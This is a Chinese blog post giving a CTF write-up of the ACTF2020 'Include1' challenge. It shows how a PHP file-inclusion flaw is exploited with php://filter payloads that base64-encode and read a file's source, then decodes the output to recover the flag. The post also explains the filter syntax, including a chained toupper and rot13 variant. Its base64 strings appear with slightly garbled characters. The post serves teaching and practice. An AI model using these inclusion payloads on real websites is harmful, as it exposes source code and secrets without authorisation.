

# 文件包含 [ACTF2020 新生赛]Include1 (php://filter协议)

原创

一醉一休 已于 2022-02-23 17:01:01 修改 108 收藏

分类专栏: [web](#) 文章标签: [web安全](#)

于 2022-02-23 17:00:24 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/m0\\_55793759/article/details/120962253](https://blog.csdn.net/m0_55793759/article/details/120962253)

版权



[web](#) 专栏收录该内容

6 篇文章 0 订阅

订阅专栏

## 简介

服务器解析执行php文件时能够通过包含函数加载另外一个文件中的php代码, 当被包含的文件中存在木马时, 也就意味着木马程序会在服务器上加载执行

## [ACTF2020 新生赛]Include1 (php://filter协议)

1) 一点开题目, 没看到什么, 点这个提示



### tips

2) 只有这一句话




Can you find out the flag?

3) 可以看到网址后面多了一个文件, 也没有发现其他东西, 可能是文件包含

4) 文件包含直接读取的是文件, 而不是文件源码, 所以要想办法读取源码

`php://filter/read=convert.base64-encode/resource=xxx.php` (这个方法可以读取代码)



PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZDBIMzhlyZitYzQ2NS00OWFkLThlOTEtZjI0NTBhOWVhODkyfQo=

5) 将文件源代码进行base64编码, 然后网上小工具进行解码

# Base64编码转换

```
PD9waHAKZWNobyAiQ2FuIH1vdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZDB1Mzh1YzItYzQ2NS00WFkLTh1OTEtZjI0NTBhOWVhODkyfQo=
```

解密为UTF-8字节流

```
<?php
echo "Can you find out the flag?";
//flag{d0e38ec2-c465-49ad-8e91-f2450a9ea892}
```

CSDN @m0\_55793759

6) 可以看到flag是被注释的

#对php://filter协议的理解

1) php://filter 是php中独有的一个协议，可以作为一个中间流来处理其他流，可以进行任意文件的读取

1            2            3            4



1: 是格式

2: 是可选参数，有read和write，字面意思就是读和写

3: 是过滤器。主要有四种：字符串过滤器，转换过滤器，压缩过滤器，加密过滤器。filter里可以用一或多个过滤器（中间用|隔开），这也为解题提供了多种方法，灵活运用过滤器是解题的关键。这里的过滤器是把文件flag.php里的代码转换（convert）为base64编码（encode）

4: 是必选参数，后面写你要处理的文件名

2) read参数值可为

string.strip\_tags: 将数据流中的所有html标签清除

string.toupper: 将数据流中的内容转换为大写

string.tolower: 将数据流中的内容转换为小写

convert.base64-encode: 将数据流中的内容转换为base64编码

convert.base64-decode: 与上面对应解码为典型的文件包含漏洞

我们可以通过构造含有漏洞的语句，查看想要看的代码：file=php://filter/read=convert.base64-encode/resource=index.php。再将得到的base64码解码即可

3) read的应用

这会以字母全部大写的形式输出index.php文件内容，并且还会用rot13进行加密

```
file=php://filter/read=string.toupper|string.rot13/resource=index.php
```